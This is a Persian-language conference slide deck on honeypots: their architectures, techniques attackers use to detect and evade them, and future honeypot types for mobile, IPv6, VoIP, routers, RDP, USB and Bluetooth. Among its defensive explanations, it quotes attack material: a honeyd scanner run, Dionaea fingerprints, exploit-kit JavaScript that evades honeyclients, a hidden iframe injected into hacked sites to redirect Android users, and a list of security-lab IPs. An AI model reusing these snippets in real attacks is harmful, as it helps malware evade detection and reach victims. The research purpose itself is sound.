
معماری هانی پات PhoneyC

هانی پات Low-Interaction



Schematic Overview of HoneyC

هانی پات Low-Interaction



Schematic setup of Amun

Kippo, Dionaea, Amun, Honeyd

DEMO

CHALLENGES

چالش ها

- تکنیک های کشف یا گریز از هانی پات (Evasion/Detection)
- حملات و پلتفرم های جدید
  - پلتفرم های موبایل و به خصوص بدافزارهای اندروید
  - گسترش حملات و بدافزارهای IPv6
  - پلتفرم های مجازی سازی
  - بدافزارهای تجهیزات شبکه
  - حملات VoIP
  - حملات ICS / SCADA
  - حملات هدفمند
  - روش های پخش بدافزار
    - تجهیزات USB
    - سیستم های پیام رسان (IM)
- داده های زیاد!

کشف هانی پات .Low-Int

- تکنیک های کشف و جلوگیری از کشف یکی از چالش های اصلی در بسیاری از سیستم های امنیتی می باشد.
- طبیعتاً هر چه سطح تعامل فراهم شده توسط هانی پات بیشتر و سرویس های ارائه شده واقعی تر باشند، کشف آنها نیز مشکل تر خواهد کرد.

```
[root@ns1 root]# ./winnie 198.108.62.0/24
pcap listening on eth0 with filter "tcp and src net 198.108.62.0/24
and tcp[13] = 18"

winnie - honeyd scanner
target range: 198.108.62.0/24
scanning 256 unique addresses
repeating in max chunks of 256

scanning to begin in:
3...
2...
1...

scanning 256 addresses at 198.108.62.0
repeating 256 addresses at 198.108.62.0
*** response from 198.108.62.144
*** response from 198.108.62.145
*** response from 198.108.62.146
*** response from 198.108.62.147

scanning complete, 256 addresses took 10.453581 seconds
waiting for delayed replies...

exiting!
```

- در هانی پات قدیمی Honeyd روشهای کشف مختلفی مانند مشکل Packet Fragment Reassembly و همچنین پاسخ به بسته های TCP که هر ۲ فلگ SYN و RST آنها set شده باشد، وجود داشت.

کشف هانی پات .Low-Int

- کشف هانی پات Dionaea*
  - سرویس SMB:
    - با استفاده از نام NetBIOS، hardcode شده در نرم افزار (HOMEUSER-3AF6FE)
    - Time/Date سیستم در طول زمان ثابت است و به روز رسانی نمی شود.
  - SSL (استفاده شده توسط سرویسهای HTTPS و SIP-TLS):
    - با استفاده از اطلاعات گواهی دیجیتال استفاده شده در سرویس های مذکور:


commonName=Nepenthes Development Team
organizationName=dionaea.carnivore.it
countryName=DE

  - سرویس MySQL:
    - با استفاده از پاسخ های دریافتی از این سرویس.

*این روشها در آپریل ۲۰۱۲ ارائه و برای استفاده در قالب اسکریپت Nmap پیاده سازی شده است.

کشف هانی پات .High-Int

- از آنجا که هانی پات های .High-Int عموماً به صورت مجازی پیاده سازی میشوند، یکی از راه های گریز از آنها استفاده از روش های کشف VM است.
  - با گسترش استفاده از تکنولوژی های مجازی سازی سرور و desktop، استفاده از این روشها دیگر معقول نمی باشد!
- کشف Sebek



گریز از HoneyClient

- گریز از crawling در هانی پات های کلاینت: در آپریل ۲۰۱۲ قابلیت ضد HoneyClient جدیدی در اکسپلویت کیت Nuclear Pack کشف شد.
- این اکسپلویت کیت با استفاده از کد جاوا اسکریپتی فعالیت mouse را تحت نظر می گیرد و در صورت عدم مشاهده رخداد onmousemove، فعالیتهای مخربش را آغاز نمی کند!

```
document.onmousemove = function ()
{
  if (window.xyzflag === 0)
  {
    window.xyzflag = 1;
    var head = document.getElementsByTagName("head")[0];
    var script = document.createElement("script");
    script.type = "text/javascript";
    script.onreadystatechange = function ()
    {
      if (this.readyState == "complete")
      {
        window.xyzflag = 2;
      }
    };
    script.onload = function ()
    {
      window.xyzflag = 2;
    };
    script.src = url + Math.random().toString().substring(3) + ".js";
    head.appendChild(script);
  }
```

گریز از HoneyClient

- بعضی از تکنیک های دیگر که توسط نفوذگران جهت گریز از HoneyClient استفاده شده است*:
  - استفاده از HTTP Referrers
  - استفاده از کوکی های مربوط به نشست
  - استفاده از تکنیک های fingerprinting سیستم عامل / مرورگر وب
  - سرو کردن محتوای مخرب، فقط یک بار برای هر آدرس IP!
  - بلاک کردن آدرسهای IP شناخته شده مربوط به شرکت های امنیتی

Antivirus Tracker

54 entrys in avtracker.info database | Plain IPs | IRC | IP Tables | API | .htaccess

IP	HOST	COUNTRY	DATE, TIME	COMPUTER	USER	OS	COMMENT
61.181.247.146	61.181.247.146	China	6th Jun 10			Windows 5.1	AhnLab
80.13.75.21	LRouen-152-83-12-21.w80-13.abo.wanadoo.fr	France	27th Jan 12	pc9	Administrator	Windows 5.1	Anubis
82.245.40.203	lac49-1-82-245-40-203.fbx.proxad.net	France	28th Jan 12				Anubis
128.130.56.11	128.130.56.11	Austria	20th Oct 09	pc8	Administrator	Windows 5.1	Anubis
128.130.56.12	128.130.56.12	Austria	20th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.14	128.130.56.14	Austria	17th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.16	128.130.56.16	Austria	15th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.23	worker-23.seclab.tuwien.ac.at	Austria	7th Jun 10	pc8	Administrator	Windows 5.1	Anubis
128.130.56.24	worker-24.seclab.tuwien.ac.at	Austria	19th Aug 10	pc4	Administrator	Windows 5.1	Anubis
128.130.56.68	128.130.56.68	Austria	6th Jun 10	pc9	Administrator	Windows 5.1	Anubis
80.13.75.21	LRouen-152-83-12-21.w80-13.abo.wanadoo.fr	France	26th Jan 12	pc8	Administrator	Windows 5.1	Anubis, iSecLab
217.86.133.28	pd956851c.dip0.t-ipconnect.de	Germany	7th Jun 10	HBXPENG	makrorechner	Windows 5.1	Avira Lab
64.95.48.100	64.95.48.100	United States	19th Oct 09	NONE-DUSEZ58JO1	Administrator	Windows 5.1	Basin Creations
91.199.104.3	3.bitdefender.com	Romania	16th Oct 09				Bitdefender

*منبع: http://www.zdnet.com/blog/security/nuclear-pack-exploit-kit-introduces-anti-honeyclient-crawling-feature/11538

گریز از HoneyClient

- کشف هانی پات کلاینت High-Interaction:
  - کد حمله می تواند وجود سیستم مانیتورینگ را کشف کند و فقط فعالیت های مجاز انجام دهد.
  - کد حمله می تواند به صورتی اجرا شود که از کشف شدن جلوگیری کند.

	Attack successful?			
Attack	Capture-HPC	Shelia	WEF	HoneyClient
Plain drive-by	✗	✗	✗	✗
VM detection	✓	✓	✓	✓
JavaScript FS checks	✓	✓	✓	✓
Hooks detection	✗	✓	✗	✗
HTTP referrer	✓	✓	✓	✓
JS timebomb	✓	✓	✓	✓
In-memory execution	✓	✓	✓	✓
Whitelist manipulation	✓	✗	✓	✓
Confusion attack	✓	✗	✓	✓


* منبع: *Alexandros Kapravelos, "Escape from Monkey Island: Evading High-Interaction Honeyclients"*

The Future of Honeypots

FUTURE DIRECTIONS

مانیتورینگ مخفی


- همانطور که در قسمت چالشها مطرح شد، یکی از روشهای گریز از هانی پات، کشف سیستم مانیتورینگ می باشد (در هانی پات های .High-Int).
- یکی از راه های مخفی کردن مانیتورینگ، استفاده از تکنیک مجازی سازی VM Introspection می باشد.
- در آینده این تکنیک در هانی پات های .High-Int بیشتر استفاده خواهد شد.



(a) The traditional Sebek-based approach (b) The proposed VMscope-based approach


مانیتورینگ مخفی

- ابزار Qebek (Qemu-based Sebek)، اولین ابزار متن باز است که از این تکنیک برای مخفی سازی لایه مانیتورینگ استفاده کرده است.
- در پیاده سازی این ابزار از دو تکنیک اصلی استفاده شده است:
  - Virtual machine introspection (VMI)
  - System view reconstruction (SVR)
- اطلاعات بیشتر در مقاله KYT نوشته شده توسط Honeynet Project:
  - *"Qebek - Conceal the Monitoring"* (http://honeynet.org/papers/KYT_qebek)



پشتیبانی از حملات و پلتفرم های جدید

- با توجه به افزایش چشمگیر حملات و بدافزارهای موبایل، نیاز ایجاد ابزارهای جدید برای جمع آوری بدافزارهای این پلتفرم و همچنین ایجاد هانی پات موبایل احساس می شود.
- ابزارهای توسعه داده شده برای آنالیز بدافزارهای موبایل (توسط Honeynet Project)
  - APKinspector: پلتفرم آنالیز استاتیک برای برنامه های اندروید
  - Droidbox: پلتفرم آنالیز داینامیک برای برنامه های اندروید
  - ماشین مجازی Android Reverse Engineering (A.R.E.)




پشتیبانی از حملات و پلتفرم های جدید

- پیدایش حملات Drive-by download بر روی پلتفرم های موبایل
  - HoneyClientهای مخصوص موبایل؟!
  - اولین drive-by download malware اندروید که از طریق وب سایتِ هک شده، کاربران اندروید را مورد هدف قرار می دهد در May 2, 2012 گزارش شد:

- Hacked websites commonly have the following code inserted into the bottom of each page:

  <iframe style="visibility: hidden; display: none; display: none;" src="hxxp://gaoanalitics.info/?id={1234567890-0000-DEAD-BEEF-133713371337}"></iframe>
- When a PC-based web browser accesses the site in question, it returns a “not found” error. When a browser with the word “Android” in its user-agent header accesses the site, however, the following is returned:

  *<html><head></head><body><script type="text/javascript">window.top.location.href = "hxxp://**androidonlinefix.info**/fix1.php";</script></body></html>*



پشتیبانی از حملات و پلتفرم های جدید


- گسترش پیاده سازی IPv6 و همچنین افزایش بدافزارهایی که از این پروتکل استفاده می کنند، نیاز ایجاد هانی پاتی برای کشف حملات IPv6 را بیش از پیش کرده.
- در حال حاضر، فقط هانی پات Dionaea از IPv6 پشتیبانی می کند.
- در چند سال اخیر، حملات VoIP رشد زیادی داشته است. برای مطالعه بهتر این حملات و اطلاع از ابزارها و انگیزه های دخیل در این حملات نیاز به استفاده از هانی پات های VoIP می باشد.
  - ماژول SIP در هانی پات Dionaea

پشتیبانی از حملات و پلتفرم های جدید


- *فراگیر شدن استفاده از تکنولوژی های مجازی سازی (به خصوص در رایانش ابری) و توجه به اینکه آسیب پذیری ها و حملات بسیاری برای این پلتفرم ها وجود دارد، می تواند ایده هانی پات های مجازی سازی را عملی کند!*
  - *هانی پات هایی برای کشف حملات مختص سیستم های مجازی سازی (مانند حملات VM Escape).*
- تجهیزات شبکه نیز از خطر حملات در امان نیستند!
- اخیراً نمونه ای از بات هایی -مانند Psyb0t- که به تجهیزات شبکه مانند روترها / مودم های ADSL حمله می کنند کشف شده است.
  - هانی پات تجهیرات شبکه!؟
  - OpenWrt؟

پشتیبانی از حملات و پلتفرم های جدید

- هانی پات روتر
  - برای کشف حملات پروتکل های مسیریابی و ...
- هانی پات RDP
  - آسیب پذیری MS12-020
  - بدافزار Morto




معماری پیشنهادی هانی پات روتر در یک مقاله



فعالیت های مشاهده شده در هانی پات RDP ما (حمله بدافزار Morto)

پشتیبانی از حملات و پلتفرم های جدید

- هانی پات بلوتوث
  - Bluepot: برای قبول و ذخیره بدافزارهایی که از طریق حملات بلوتوث مانند BlueBugging و BlueSnarfing منتشر می شوند.




پشتیبانی از حملات و پلتفرم های جدید

- هانی پات های سنتی فقط می توانستند بدافزارهایی که از طریق سرویس های شبکه پخش می شوند را کشف کنند.
- با ایجاد هانی پات های کلاینت، قابلیت کشف بدافزارهایی که با سوءاستفاده از آسیب پذیری های سمت کلاینت پخش می شدند نیز ایجاد شد.
- حال نیاز به ایجاد هانی پاتی می باشد که قابلیت کشف بدافزارهای خاص که از راه هایی غیر از شبکه (مانند USB) پخش می شوند را نیز فراهم کند.
  - Stuxnet
  - هانی پات USB (نمونه ای از این هانی پات در کنفرانس Honeynet Project 2012 ارائه شد)
  - Ghost USB Honeypot
- هانی پات IM
  - IMهانی‌پات: پروژه GSoC انجام شده توسط Honeynet Project (در فاز تست beta)

حملات هدفمند

- Shadow Honeypot
  - http://ics.forth.gr/dcs/Activities/papers/replay.pdf –



جمع بندی

- هانی پات یکی از ابزارهای اصلی محققان امنیتی برای کشف و مطالعه حملات جدید می باشد.
- ظهور حملات و تکنیک های جدید، محققان را نیازمند استفاده از هانی پات-های جدید و گسترش قابلیت های این ابزارها کرده است.
- نفوذگران برای جلوگیری از کشف شدن حملات و بدافزارهایشان، به دنبال استفاده از تکنیک هایی برای گریز از هانی پات ها می باشند.

Honeypots: Challenges and Future Directions

Adel Karimi
adel.net [at] gmail [dot] com

//www.irhoneynet.org
//www.snoopmag.net
//virtsecurity.blogspot.com

?

با تشکر...

SNOOPMag